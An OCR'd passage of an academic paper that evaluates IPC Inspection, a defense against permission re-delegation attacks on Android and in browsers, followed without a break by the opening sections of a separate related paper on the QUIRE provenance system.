PostMessages. When a website `R.com` sends a `postMessage` to a window belonging to `D.com`, this communication passes through the IPC mechanism in the browser. Consequently, `D.com`'s permissions are subject to reduction. Permissions are restored when all windows belonging to a principal are closed. To prevent DOS, we provide websites with the ability to limit which origins they receive `postMessages` from; messages from other origins will be dropped by ServiceOS.

New Windows. When a website `R.com` creates a new window (e.g., a child frame) belonging to `D.com`, we treat this as a new service request; the parent window is the requester and the new window is the deputy. We consequently create a new principal for the new window, isolated from the rest of its origin. The new window's privileges are immediately reduced. Unfortunately, we cannot provide a mechanism for limiting who a web site can be opened by; websites are typically opened by so many others that a whitelist is not realistic.

As with the Android implementation, we record privilege reduction so that a correct prompt could be displayed to the user to explain the permission failure. Additionally, this implementation could be re-implemented in any major browser.

	Action	Data
Normal	15	26
Dangerous	59	31
Signature/System	10	1
Total	84	58

Figure 5: 142 Android API calls, classified.

8 Evaluation

We evaluate IPC Inspection with respect to security and ease of application development.

8.1 Effectiveness

Our primary goal is to prevent permission re-delegation. We evaluate IPC Inspection for Android security.

Scope. IPC Inspection strengthens access control for user-controlled resources and prevents applications from making unauthorized API calls. Now, we evaluate the scope of protection on Android system APIs.

We consider 142 methods from the Android API that are protected with permissions and classify each method as *action* or *data* calls. Action calls have side effects, and data calls return values without side effects. The set of 142 methods includes all of the protected methods in the SDK documentation, plus additional protected methods we identified using randomized testing. There are likely more protected interfaces to be identified, but we believe that the set of 142 methods is a representative sample of the full set of protected interfaces. We classify each method according to its description in the documentation. Accessors are typically data calls and mutators are typically action calls.

IPC Inspection can prevent both action and data calls from being invoked when an application is acting under the influence of another, less-privileged application. Nevertheless, IPC Inspection does not provide privacy for the return results of data calls, if the API call was not made on behalf of the requester. For example, an application with privileged geolocation data may pass a cached location value to a less privileged application. We emphasize, however, that IPC Inspection does prevent an application from obtaining the data while under the influence of another application.

We conducted a measurement on the makeup of action and data on Android. Figure 5 shows the results. Nearly 70% of the interfaces protected by Dangerous and Signature/System permissions are action calls.

Attack Prevention. Our Android implementation prevents all of the permission re-delegation attacks described in Section 4.

We suspect that many Android applications do not truly intend for their publicly invokable interfaces to be public; instead, the interfaces are intended for internal communication or messages from the operating system. Some messages that are typically sent by the operating system can also be sent by non-system applications; if the application does not additionally check the identity of its caller, it can be confused into performing an action. For example, we found in Section 4 that the Phone appli-




Figure 6: In this ServiceOS test attack, a "Game" application with no permissions opens a "Dialer" application from a different domain as a child frame. The user previously granted the Dialer the ability to send text messages, but the permission is removed upon loading because the Game lacks it. The Game sends the Dialer a `postMessage` asking the Dialer to send a text message. The Dialer's API call is denied.

cation will mute indications of an incoming phone call based on a message it expects to receive from the system. Tests on 5 applications that appear to fall in this category indicate that IPC Inspection prevents unintentionally public interfaces from being surprisingly invoked.

We built attack test suites for both Android and ServiceOS, and our implementation prevents all of the test attacks from succeeding. Each test suite is comprised of a set of communications from an unprivileged application to a privileged application. The privileged application is set up to make an API call following the receipt of any type of message. In a successful test, IPC Inspection prevents the API call from completing. We exercise all of the communication events available in each platform. Figure 6 is a screenshot of a test attack in ServiceOS.

8.2 Ease of Development on Android

Although we aim to prevent permission re-delegation, we do not want to prevent legitimate application interactions. We discuss four categories of applications: non-deputies, intentional deputies, unintentional deputies, and requesters. An application is an *intentional* deputy if it is built to expose functionality to other applications, whereas an application is an *unintentional* deputy if it exposes internal functionality accidentally. The Android communication system makes it easy for applications to accidentally expose internal functionality [6]. We estimate the prevalence of these four types of applications.

Non-Deputies. An application that does not offer services to other applications will not be greatly impacted by IPC Inspection. A non-deputy application will not need to be multiply instantiated, nor will it experience privilege reduction.

Unintentional Deputies. IPC Inspection will prevent malicious applications from using accidentally public interfaces of unintentional deputies to launch permission re-delegation attacks. The application will not be affected during normal operation.

Intentional Deputies. Applications that do provide public services can take one of two approaches, depending on their needs. The first option is that a deputy can accept calls from arbitrary requesters. A developer that chooses this option should place security exception handling code around API calls that require permissions, in case an unprivileged requester causes privilege reduction of an instance. The second option is for an application to require that potential requesters have all of the permissions necessary to make the relevant API calls. A developer that chooses this option therefore needs to specify a list of required permissions. This choice obviates the need for multiple instances, which is beneficial from a performance perspective. However, it may reduce the number of eligible requesters. A singleton application should choose this option to prevent its primary (and only) instance from experiencing privilege reduction.

Here, we discuss the impact of IPC Inspection on three popular, real-world intentional deputies:

Barcode Scanner. The "ZXing" barcode scanner is among the 50 most popular free applications in the Android Market. It provides public interfaces for scanning, creating, and displaying barcodes. ZXing uses several permissions to complete these tasks (e.g., `CAMERA`). ZXing correctly attenuates authority by asking for user permission before performing privileged tasks, so IPC Inspection does not add security in this case. ZXing can be repeatedly instantiated without any apparent issues, so ZXing does not necessarily need to limit its requesters to applications with certain permissions.

E-Mail. "GMail" is the official Google e-mail client. It provides several public interfaces. The primary public interface is an e-mail composition Activity that can be pre-seeded by the requester. GMail uses several permissions to send a pre-composed e-mail, e.g., `WRITE_EXTERNAL_STORAGE` (for uploading file attachments) and `INTERNET`. It is not clear whether all of GMail's other public interfaces are truly intended to be public: for example, one BroadcastReceiver listens for a message that indicates login accounts have changed. Like ZXing, GMail can be repeatedly instantiated without exhibiting obvious flaws.

Music Player. "Music" is one of the pre-installed system applications. It provides many public interfaces, including a MediaPlaybackService. The MediaPlaybackService opens music files, starts and stops music playback, and manages the current playlist. It uses permissions

such as WRITE_EXTERNAL_STORAGE (to open files) and WAKE_LOCK (to keep the phone on while playing music). We discovered in Section 4 that permission re-delegation attacks can be mounted using the MediaPlayBackService, but they are prevented with our Android IPC Inspection implementation. MediaPlayBackService needs to run as a singleton because it is a long-running background service that maintains state.

In summary, ZXing and GMail developers can choose whether to write exception handling code or lists of permission requirements for their requesters. The Music application is a singleton, so its developer should accept requests only from applications with all of its required permissions. The developer must specify that Music is a singleton and list the desired requester permissions.

Requesters. Under IPC Inspection, deputies may require their requesters to have more permissions. We present three example requesters that make use of the deputies presented above and consider whether they already have the necessary permissions. Additional install-time permissions would not be necessary if Android were to allow time-of-use permissions for the specific case of interacting with deputies.

We also consider the effects of a hypothetical rule that reduces privileges for requesters upon receipt of a reply value. Stricter policies (MAC and HBAC) include such a rule, as discussed in Section 6.

Barcode Scanner. Many applications rely on the ZXing barcode scanner [41]. One example is "Beer Cloud," which lets users find nearby bars that serve particular beers. Beer Cloud invokes the ZXing barcode scanner to identify beers. Under IPC Inspection, Beer Cloud would require the CAMERA permission to interact with ZXing. Currently, Beer Cloud does not have the CAMERA permission; IPC Inspection would require it to add it, which might overprivilege the Beer Cloud application.

Once Beer Cloud has received the barcode data from ZXing, it passes the beer information and user location to a backend server. The server returns nearby bar addresses. Beer Cloud uses Internet and location permissions to accomplish this. If we were to implement privilege reduction following return values, then Beer Cloud would not be able to pass the beer and location data to its backend server because ZXing does not have the necessary location permission.

E-Mail. "Blackmoon File Browser" relies on GMail for file sharing. Blackmoon File Browser only has one permission, WRITE_EXTERNAL_STORAGE. Under IPC Inspection, it would require the INTERNET permission as well. None of GMail's public interfaces return values, so a hypothetical return value rule would not impact Blackmoon File Browser or any other requesters of GMail.

Intentional Deputy	5 applications
Unintentional Deputy	4 applications
Requester	6 applications

Figure 7: We classify 20 Android applications. 13 applications are deputies or requesters. One is both an intentional and unintentional deputy, and another acts as both a deputy and a requester. All have Dangerous permissions.

Music Player. "ScrobbleDroid" uses the Music application's MediaPlayBackService to track the user's recently played songs. The recently played songs are then posted on the website last.fm. Binding to the singleton MediaPlayBackService would require ScrobbleDroid to add four permissions under IPC Inspection. MediaPlayBackService does not actually use all four of the extra permissions (they are used elsewhere in Music), so this would slightly over-privilege ScrobbleDroid. In the reverse direction, ScrobbleDroid uses return values provided by the MediaPlayBackService. Since ScrobbleDroid has a permission that Music does not have, ScrobbleDroid would be impacted by the hypothetical return result rule that we rejected in Section 6.

In summary, Beer Cloud and Blackmoon File Browser would need to gain user approval for additional permissions that make sense considering their functionality. However, they wouldn't use the permissions for anything but communication with deputies. ScrobbleDroid would need otherwise unnecessary permissions because Music is a singleton. Beer Cloud and ScrobbleDroid also illustrate why we do not reduce privileges for request-reply message exchanges.

Prevalence. We consider 20 randomly selected Android applications (from our set of 872) and evaluate whether they act as deputies, requesters, or both. We manually interact with the applications' user interfaces, log communication events, and examine their manifests.

Figure 7 shows the results of the survey. Under IPC Inspection, developers of intentional deputies and requesters may need to make minor changes to their applications: intentional deputies might need to specify permission requirements for requesters, and requesters might need to add extra permissions. 11 of the 20 applications are intentional deputies, requesters, or both.

We also classify 4 of the 20 applications as unintentional deputies. IPC Inspection would prevent these accidentally public interfaces from being used for permission re-delegation attacks. The developer of the first unintentional deputy obviously copied part of the manifest from another application with public interfaces. The second unintentional deputy's public interface accepts paths to local and remote files, which it then loads as an update to the application. It appears that the developer expects the files to be provided by the browser as part of an update

mechanism from their website; in reality, any application can supply the path to the file. The third crashes when any of its public Activities are loaded by other applications. The fourth has a public Activity that does not appear to be a useful addition to any other application.

8.3 Ease of Web Development

We discuss IPC Inspection from the perspective of a web developer and give examples of how it would be applied.

Deputies. Web applications that want to accept `postMessages` without risking privilege reduction should register a list of trusted requesters. It is already best practice to check the origin of message senders [29]; we make this logic explicit by providing a mechanism to register a list of acceptable requesters with the browser. Even if a message does cause a permission failure, web applications should already be built with the expectation that access to a device API might fail because users already expect to continue interacting with websites after denying permissions.

Any web application, regardless of whether it intends to act as a deputy, may be multiply instantiated because any website can be opened by another web site. Web applications already expect to be simultaneously open in multiple tabs in the same browser.

IPC Inspection does impose one restriction on web applications. If `a.com` opens the child frame `b.com`, and `b.com` in turn opens a child frame `a.com`, we place the two versions of `a.com` in separate instances because they have different requesters.[2] The two instances of `a.com` can obtain references to each other's `window` objects [25], which we support. However, the Same Origin Policy implies that they should have full access to each other's DOM objects, but IPC Inspectiondisallows this interaction because they are separate instances. We are aware of only one legitimate use of this embedding pattern, which is to facilitate cross-origin communication between two sites in browsers that lack `postMessage` support. However, modern browsers that support device APIs will also support `postMessage`, obviating the need for the embedding.

Requesters. Requesters do not need to make any changes to their applications because browser device permissions are currently all time-of-use. When a deputy makes an API call on behalf of a requester, the browser will display a time-of-use prompt that asks the user to grant the permission to the deputy and requesters.

[2]We do not break the case where `a.com` opens two child frames from `b.com`; both will be placed in the same instance and will have access to each other's heaps as expected.




Figure 8: Left: an unprivileged website opens a mapping service that uses the user's location. Right: a privileged website includes unprivileged advertisements.

Examples. Both `postMessage` and device APIs are too new for widespread support and use, so we cannot measure the impact of IPC Inspection on real-world applications. Instead, we present two example cases of applications interacting with each other (Figure 8).

In the first example, a website (`outer.com`) opens a mapping service. `Outer.com` has no permissions, so the mapping service is opened as a new instance with no permissions. When `outer.com` asks `map.com` to display the user's current position on the map, `map.com` asks the browser for the current location. The browser would then prompt the user to give `outer.com` and `map.com` access to the current location.

In the second example, the user has granted camera access to a photo sharing website. The photo sharing website loads a frame containing advertisements. The ad site does not have any permissions, so it does not lose any permissions when it is opened. The photo sharing website can send messages to the advertising site without any changes to either party's permissions. However, a `postMessage` from the advertising site to `photos.com` would remove `photos.com`'s camera permission. If `photos.com` were to use the camera again after receiving a message from `ads.com`, the user would be presented with a prompt asking to approve camera access for both `photos.com` and `ads.com`. If the photo sharing site wishes to avoid becoming a deputy, it should refuse `postMessages` from the advertisement. If it needs to receive *replies* from the ad, it can use our proposed request-reply variant of `postMessage` when communicating with the ad (Section 6.2).

8.4 Performance

The performance cost of IPC Inspection depends on the workload, i.e., the set of running applications.

No Deputies. If the workload does not contain any permission re-delegation, then there is no cost. This occurs when applications don't communicate, messages are only being sent to applications with no permissions, or the requesters have as many permissions as the deputies.

Singletons. A singleton is an application that is never duplicated and has only one set of current permissions. Top-level windows in the browser are singletons, as are self-identified singleton applications in Android. If privilege reduction applies to a singleton, then the cost of IPC Inspection is (1) removing permissions from a list or hash map and (2) adding the removed permissions to a hash map that records the reason for removal. Neither is an expensive operation.

Instances. The primary cost of IPC Inspection occurs when privilege reduction requires the creation of a new instance. In a browser, new instances are created for child frames. The frame needs to be opened, regardless of whether it is a new instance; the difference with IPC Inspection is that the browser gives the child frame a unique entry in the permission assignment map, separate from the main application. This is a small cost.

In Android, the creation of a new instance might mean that multiple versions of the same application are running simultaneously, in different processes and virtual machines. Given the battery and memory constraints of a mobile phone, this does not scale well. However, we do not expect many instances to be open simultaneously. The standard pattern for legitimate communication is as follows: (1) the requester opens a target Activity, (2) the user performs an action such as selecting a contact or approving an e-mail, (3) the target Activity closes and the requester regains control of the screen. The instance only needs to exist while the Activity is open. Only one Activity can be open at once, so we expect that in most cases only one additional instance would be open at a time.

9 Related Work

Browser Defenses. Major browser vendors remove the geolocation permission from iframes, so that the user must re-approve the geolocation permission for every parent-child window pair. This agrees with our proposal. However, we suggest that these rules also be extended to top-level windows that interact with each other.

Android. Three pieces of concurrent work address similar issues. Davi et al. discuss permission re-delegation attacks on Android [8]. They introduce the problem and present an attack on a vulnerable deputy. We perform a larger analysis of applications and discuss how platforms need to change to prevent these attacks. Chin et al. present ComDroid [6], a static analysis tool that aims to help prevent developers from accidentally making components public. They also make recommendations for changes to the Android platform to reduce the rate of unintentional deputies. Although their tool and their platform recommendations would help prevent some instances of permission re-delegation, attacks on intentional deputies would still remain. Dietz et al. built Quire [10], an extension to the Android IPC mechanisms that helps developers avoid permission re-delegation attacks. Quire annotates IPCs so that an application can check the full chain of applications responsible for an IPC call. This addresses the same problem as IPC Inspection but does not force developer compliance.

Past work has also discussed Android permission usage. TaintDroid [12] performs dynamic taint analysis. It tracks the real-time flow of sensitive data through applications to detect inappropriate sharing. The taint source is API data, and the network is the sink. They track only data flow, but not control flow. TaintDroid is complementary to IPC Inspection because they track API return values but do not prevent API calls from being made. Another tool, ScanDroid [21], uses static analysis to determine data flow through Android applications; it is intended for use similar to TaintDroid. ScanDroid, however, requires access to application source code. Kirin [13] checks application permission requirements and recommends against the installation of applications with certain permission combinations. Their rules are intended to help detect malware, and they do not consider application interaction as a capability.

HBAC. IPC Inspection revises and extends History-Based Access Control (HBAC) [1]. The two approaches share a core idea: application permissions are reduced after inter-application interactions. HBAC is intended for use within a runtime; their permissions apply to threads, and privilege reduction follows function calls. We apply IPC Inspection to the application platform itself and create rules appropriate for that context. Our design places a high priority on application functionality and ease of development. Unlike HBAC, we do not reduce privileges following return values or permit explicit rights restoration. We introduce the concept of multiple instances of an application to prevent privilege reduction from impacting the application as a whole.

Stack Inspection. IPC Inspection has the same semantics as stack inspection, but permission checks are associated with IPC rather than method calls. We do not depend on the stack, so event-driven code does not present a problem. We make message queues explicit and external, by servicing each message with a new application instance. IPC Inspection is also runtime- and language-independent.

DIFC. Decentralized information flow control (DIFC) lets applications explicitly express their information flow policies to the operating system or a language runtime, which then enforces the policies [30, 26, 39, 11]. DIFC is not suitable for the problem of permission re-delegation because the access control policy for user-controlled resources is centrally decided by the user, not applications.

IPC Inspection is more similar to centralized information flow control, but IPC Inspection is deployed at the application level rather than the variable level.

Low Watermark. IPC inspection carries out the semantics of Biba's low watermark model [4] in that subjects are application instances, and the integrity level of an application instance is determined by the permissions that the user has granted to the application instance. When Instance A sends an IPC message to Instance B, the message represents objects with the same integrity level as that of Instance A. If Integrity(A) $<$ Integrity (B) (meaning B contains permissions that A does not), then B removes the permissions that A does not have.

LOMAC [20] applies Biba's low watermark mode in a different way. LOMAC aims to prevent (malicious) low integrity content from tampering with high integrity program execution, whereas IPC Inspection is intended to prevent less-privileged (low integrity) applications from using the additional privileges belonging to another (high integrity) application. In LOMAC, a subject is a job (which contains multiple application instances) and an object is data. Integrity levels for objects are assigned based on the sources for the objects. For example, Internet objects are at a lower integrity level than local data. Named pipes and shared memory are considered objects with integrity levels. Subjects' integrity levels are assigned based on the hierarchy of the jobs. The first set of system jobs have the highest integrity level and lower levels in the job hierarchy (as jobs spawn new jobs) represent lower integrity levels. Both LOMAC and IPC inspection face the "self revocation problem" [20] inherent in the Biba's low watermarking model. The self revocation problem occurs when a principal's privilege reduction prevents it from accessing high-integrity level data, preventing legitimate functionality. Each scheme has to relax the low watermark model slightly to accommodate the problem. In our case, we ignore the reply in the non-simplex IPC communications. In the case of LOMAC, they use jobs as subjects rather than processes.

CSRF. Like permission re-delegation, cross-site request forgery (CSRF) is a confused deputy attack that occurs in browsers [40]. However, CSRF attacks are targeted at server-side resources. CSRF defenses rely on developer participation and require changes to servers [2].

10 Conclusion

We discuss permission re-delegation as a problem with new permission systems. Permission re-delegation occurs when a deputy delegates a user-controlled permission to an unprivileged application without user authorization. This is an emerging threat for both the web and smartphone platforms. We find that many Android applications are at risk of having permission re-delegation vulnerabilities, and we construct attacks that exploit 15 vulnerabilities in Android system applications. We disclosed our findings and filed bug reports; several of the vulnerabilities have been confirmed as bugs.

We also devise a runtime-independent defense mechanism, IPC Inspection, which transparently protects against attacks on confused deputies, with no compatibility cost for non-deputies or confused deputies. However, intentional deputies and their clients need some modifications to work with IPC Inspection. In particular, applications that interact with deputies may need to add permissions that they otherwise do not use. We feel that the problem of permission re-delegation deserves careful attention, and we hope this paper will encourage future work on these problems. In particular, we believe static analysis of deputies is a promising future area for server-side analysis or platforms with installed packages.

Acknowledgements

We would like to thank Dean Tribble, William Enck, and David Wagner for their insightful comments. This work is partially supported by National Science Foundation grant CCF-0424422. This material is also based upon work supported under a National Science Foundation Graduate Research Fellowship. Any opinions, findings, conclusions, or recommendations expressed in this publication are those of the authors and do not necessarily reflect the views of the National Science Foundation.

References

[1] ABADI, M., AND FOURNET, C. Access Control Based on Execution History. In *NDSS* (2003).

[2] BARTH, A., JACKSON, C., AND MITCHELL, J. Robust Defenses for Cross-Site Request Forgery. In *CCS* (2008).

[3] BARTH, A., WEINBERGER, J., AND SONG, D. Cross-Origin JavaScript Capability Leaks: Detection, Exploitation, and Defense. In *USENIX Security* (2009).

[4] BIBA, K. J. Integrity Considerations for Secure Computer Systems. Tech. Rep. ESD-TR-76-372, USAF Electronic Sstems Division, Hanscom Air Force Base, 1977.

[5] CHEN, S., ROSS, D., AND WANG, Y.-M. An Analysis of Browser Domain-Isolation Bugs and A Light-Weight Transparent Defense Mechanism. In *CCS* (2007).

[6] CHIN, E., FELT, A. P., GREENWOOD, K., AND WAGNER, D. Analyzing Inter-Application Communication in Android. In *MobiSys* (2011).

[7] CLULEY, G. Windows Mobile Terdial Trojan makes expensive phone calls. `http://www.sophos.com/blogs/gc/g/2010/04/10/windows-mobile-terdial-trojan-expensive-phone-calls/`.

[8] DAVI, L., DMITRIENKO, A., SADEGHI, A., AND WINANDY, M. Privilege escalation attacks on Android. In *ISC* (2010).

[9] DEPARTMENT OF DEFENSE. Trusted Computer System Evaluation Criteria (Orange Book). DoD 5200.28-STD, December 1985.

[10] DIETZ, M., SHEKHAR, S., PISETSKY, Y., SHU, A., AND WALLACH, D. S. Quire: Lightweight Provenance for Smart Phone Operating Systems. In *USENIX Security* (2011).

[11] EFSTATHOPOULOS, P., KROHN, M., VANDEBOGART, S., FREY, C., ZIEGLAR, D., KOHLER, E., MAZIERES, D., KAASHOEK, F., AND MORRIS, R. Labels and Event Processes in the Asbestos Operating System. In *SOSP* (2005).

[12] ENCK, W., GILBERT, P., CHUN, P., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *OSDI* (2010).

[13] ENCK, W., ONGTANG, M., AND MCDANIEL, P. On Lightweight Mobile Phone Application Certification. In *CCS* (2009).

[14] ERMOLINSKIY, A., KATTI, S., SHENKER, S., FOWLER, L., AND MCCAULEY, M. Towards Practical Taint Tracking. Tech. Rep. UCB/EECS-2010-92, UC Berkeley, 2010.

[15] FELT, A. P. DeskClock service should require WAKE_LOCK permission. http://code.google.com/p/android/issues/detail?id=14659.

[16] FELT, A. P. MediaPlaybackService should require WAKE_LOCK permission. http://code.google.com/p/android/issues/detail?id=14660.

[17] FELT, A. P. PhoneApp Receiver can be abused. http://code.google.com/p/android/issues/detail?id=14600.

[18] FELT, A. P. Settings app – security bug. http://code.google.com/p/android/issues/?id=14602.

[19] FOURNET, C., AND GORDON, A. D. Stack inspection: theory and variants. In *POPL* (2002).

[20] FRASER, T. LOMAC: Low Water-Mark Integrity Protection for COTS Environments. In *IEEE Symposium on Security and Privacy* (2000).

[21] FUCHS, A., CHAUDHURI, A., AND FOSTER, J. S. SCanDroid: Automated Security Certification of Android Applications. Tech. rep., University of Maryland, College Park, 2009.

[22] GOOGLE INC. Android 2.2 Compatability Definition. http://static.googleusercontent.com/external_content/untrusted_dlcp/source.android.com/en/us/compatibility/android-2.2-cdd.pdf.

[23] HARDY, N. The Confused Deputy: (or why capabilities might have been invented). In *ACM SIGPOS Operating Systems Review* (1988), vol. 22.

[24] HICKSON, I. HTML Device: An addition to HTML. http://dev.w3.org/html5/html-device, 2010.

[25] HICKSON, I. HTML5: Loading Web Pages: Browsing Contexts. http://dev.w3.org/html5/spec/browsers.html#windows, November 2010.

[26] KROHN, M., YIP, A., BRODSKY, M., CLIFFER, N., KAASHOEK, F., KOHLER, E., AND MORRIS, R. Information Flow Control for Standard OS Abstractions. In *SOSP* (2007).

[27] LEOPANDO, J. TrendLabs Malware Blog: New Symbian Malware on the Scene. http://blog.trendmicro.com/new-symbian-malware-on-the-scene, June 2010.

[28] MOZILLA. Content Security Policies (CSP). https://wiki.mozilla.org/Security/CSP/Specification.

[29] MOZILLA. window.postMessage. https://developer.mozilla.org/en/DOM/window.postMessage.

[30] MYERS, A., AND LISKOV, B. Protecting privacy using the decentralized label model. *ACM Transactions on Software Engineering and Methodology 9*, 4 (2000), 410–442.

[31] PALLER, G. Dedexer. http://dedexer.sourceforge.net/.

[32] POPESCU, A. Geolocation API Specification. http://dev.w3.org/geo/api/spec-source.html.

[33] RUDERMAN, J. The Same Origin Policy. http://www.mozilla.org/projects/security/components/same-origin.html.

[34] SERIOT, N. iPhone Privacy. *Black Hat DC* (2010).

[35] W3C. Device APIs and Policy Working Group. http://www.w3.org/2009/dap/.

[36] WALLACH, D. S., AND FELTEN, E. W. Understanding Java Stack Inspection. In *IEEE Symposium on Security and Privacy* (1998).

[37] WANG, H. J., FAN, X., HOWELL, J., AND JACKSON, C. Protection and Communication Abstractions in MashupOS. In *ACM Symposium on Operating System Principles* (October 2007).

[38] WANG, H. J., MOSHCHUK, A., AND BUSH, A. Convergence of Desktop and Web Applications on a Multi-Service OS. In *Usenix Workshop on Hot Topics in Security* (2009).

[39] ZELDOVICH, N., BOYD-WICKIZER, S., KOHLER, E., AND MAZIERES, D. Making information flow explicit in HiStar. In *OSDI* (2006).

[40] ZELLER, W. P., AND FELTEN, E. W. Cross-Site Request Forgeries: Exploitation and Prevention. Tech. rep., Princeton University, 2008.

[41] ZXING. Projects and Products Using ZXing. http://code.google.com/p/zxing/wiki/InterestingLinks.

Appendix

The 16 pre-installed system applications referenced in Section 4 are: Browser, Calendar, Calculator, Camera, Contacts, Desk Clock, Email, Gallery, Global Search, Launcher, Live Wallpaper, Messaging/Mms, Music, Phone, Settings, and SoundRecorder. These pre-installed applications must be present on every phone, as set forth by the Android 2.2 compatibility definition [22]. We built permission re-delegation attacks using Settings, DeskClock, Phone, Music, and Launcher. We collected the applications from the Android Market on August 27, 2010 (free) and October 15, 2010 (paid).

The 20 applications surveyed in Section 8.2 are: Daum Maps, Pages Jaunes, Korean IME, Sherpa, Qik, Yandex Maps, First Aid, Three Stooges, Öffi, Cheech and Chong, Coupons, Human Body Facts, Android System Info, Baidu Input, Bubbles, Hello Kitty Wallpaper, Musical Lite, Time2Hunt Free, ModernInfo: BlackOps, and Wolfram Alpha.

QUIRE: Lightweight Provenance for Smart Phone Operating Systems

Michael Dietz *mdietz@rice.edu*
Shashi Shekhar *shashi.shekhar@rice.edu*
Yuliy Pisetsky *yuliyp@rice.edu*
Anhei Shu *as43@rice.edu*
Dan S. Wallach *dwallach@rice.edu*

Abstract

Smartphone apps are often granted to privilege to run with access to the network and sensitive local resources. This makes it difficult for remote endpoints to place any trust in the provenance of network connections originating from a user's device. Even on the phone, different apps with distinct privilege sets can communicate with one another. This can allow one app to trick another into improperly exercising its privileges (resulting in a confused deputy attack). In QUIRE, we engineered two new security mechanisms into Android to address these issues. First, QUIRE tracks the call chain of on device IPCs, allowing an app the choice of operating with the reduced privileges of its callers or exercising its full privilege set by actiing explicitly on its own behalf. Second, a lightweight signature scheme allows any app to create a signed statement that can be verified by any app on the same phone. Both of these mechanisms are reflected in network RPCs. This allows remote systems visibility into the state of the phone when the RPC was made. We demonstrate the usefulness of QUIRE with two example applications: an advertising service that runs advertisements separately from their hosting applications, and a remote payment system. We show that QUIRE's performance overhead is minimal.

1 Introduction

On a smartphone, applications are typically given broad permissions to make network connections, access local data repositories, and issue requests to other apps on the device. For Apple's iPhone, the only mechanism that protects users from malicious apps is the vetting process for an app to get into Apple's app store. (Apple also has the ability to remotely delete apps, although it's something of an emergency-only system.) However, any iPhone app might have its own security vulnerabilities, perhaps through a buffer overflow attack, which can give an attacker full access to the entire phone.

The Android platform, in contrast, has no significant vetting process before an app is posted to the Android Market. Instead, the Android OS insulates apps from one another and the underlying Android runtime. Applications from different authors run with different Unix user ids, containing the damage if an application is compromised. (In this aspect, Android follows a design similar to SubOS [20].) However, this does nothing to defend a trusted app from being manipulated by a malicious app via IPC (i.e., a confused deputy attack [18], intent stealing/spoofing [9], or other privilege escalation attacks [11]). Likewise, there is no mechanism to prevent an IPC callee from misrepresenting the intentions of its caller to a third party.

This mutual distrust arises in many mobile applications. Consider the example of a mobile advertisement system. An application hosting an ad would rather the ad run in a distinct process, with its own user-id, so bugs in the ad system do not impact the hosting app. Similarly, the ad system might not trust its host to display the ad correctly, and must be concerned with hosts that try to generate fake clicks to inflate their ad revenue.

To address these concerns, we introduce QUIRE, a low-overhead security mechanism that provides important context in the form of *provenance* and OS managed data security to local and remote apps communicating by IPC and RPC respectively. QUIRE uses two techniques to provide security to communicating applications.

First, QUIRE transparently annotates IPCs occurring within the phone such that the recipient of an IPC request can observe the full call chain associated with the request. When an application wishes to make a network RPC, it might well connect to a raw network socket, but it would lack credentials that we can build into the OS, which can speak to the state of an RPC in a way that an app cannot forge. (This contextual information can be thought of as a generalization of the information provided by the recent HTTP Origin header [2], used by web servers to help defeat cross-site request forgery (CSRF)

attacks.)

Second, QUIRE uses simple cryptographic mechanisms to protect data moving over IPC and RPC channels. QUIRE provides a mechanism for an app to tag an object with cheap message authentication codes, using keys that are shared with a trusted OS service. When data annotated in this manner moves off the device, the OS can verify the signature and speak to the integrity of the message in the RPC.

Applications. QUIRE enables a variety of useful applications. Consider the case of in-application advertising. A large number of free applications include advertisements from services like AdMob. AdMob is presently implemented as a library that runs in the same process as the application hosting the ad, creating trivial opportunities for the application to spoof information to the server, such as claiming an ad is displayed when it isn't, or claiming an ad was clicked when it wasn't. In QUIRE, the advertisement service runs as a separate application and interacts with the displaying app via IPC calls. The remote application's server can now reliably distinguish RPC calls coming from its trusted agent, and can further distinguish legitimate clicks from forgeries, because every UI event is tagged with a Message Authentication Code(MAC) [21], for which the OS will vouch.

Consider also the case of payment services. Many smartphone apps would like a way to sell things, leveraging payment services from PayPal, Google Checkout, and other such services. We would like to enable an application to send a payment request to a local payment agent, who can then pass the request on to its remote server. The payment agent must be concerned with the main app trying to issue fraudulent payment requests, so it needs to validate requests with the user. Similarly, the main app might be worried about the payment agent misbehaving, so it wants to create unforgeable "purchase orders" which the payment app cannot corrupt. All of this can be easily accomplished with our new mechanisms.

Challenges. For QUIRE to be successful, we must accomplish a number of goals. Our design must be sufficiently general to capture a variety of use cases for augmented internal and remote communication. Toward that end, we build on many concepts from Taos [38], including its compound principals and logic of authentication (see Section 2). Our implementation must be fast. Every IPC call in the system must be annotated and must be subsequently verifiable without having a significant impact on throughput, latency, or battery life. (Section 3 describes QUIRE's implementation, and Section 5 presents our performance measurements.) QUIRE expands on related work from a variety of fields, including existing Android research, web security, distributed authentication logics, and trusted platform measurements (see Section 6). We expect QUIRE to serve as a platform for future work in secure UI design, as a substrate for future research in web browser engineering, and as starting point for a variety of applications (see Section 7).

2 Design

Fundamentally, the design goal of QUIRE is to allow apps to reason about the call-chain and data provenance of requests, occurring on both a host platform via IPC or on a remote server via RPC, before committing to any security-relevant decisions. This design goal is shared by a variety of other systems, ranging from Java's stack inspection [34, 35] to many newer systems that rely on data tainting or information flow control (see, e.g., [24, 25, 13]). In QUIRE, much like in stack inspection, we wish to support legacy code without much, if any modification. However, unlike stack inspection, we don't want to modify the underlying system to annotate and track every method invocation, nor would we like to suffer the runtime costs of dynamic data tainting as in TaintDroid [13]. We also wish to operate correctly with apps that have natively compiled code, not just Java code (an issue with traditional stack inspection and with TaintDroid). We observe that in order to accomplish these goals, we only need to track calls across IPC boundaries, which happen far less frequently than method invocations, and which already must pay significant overheads for data marshaling, context switching, and copying.

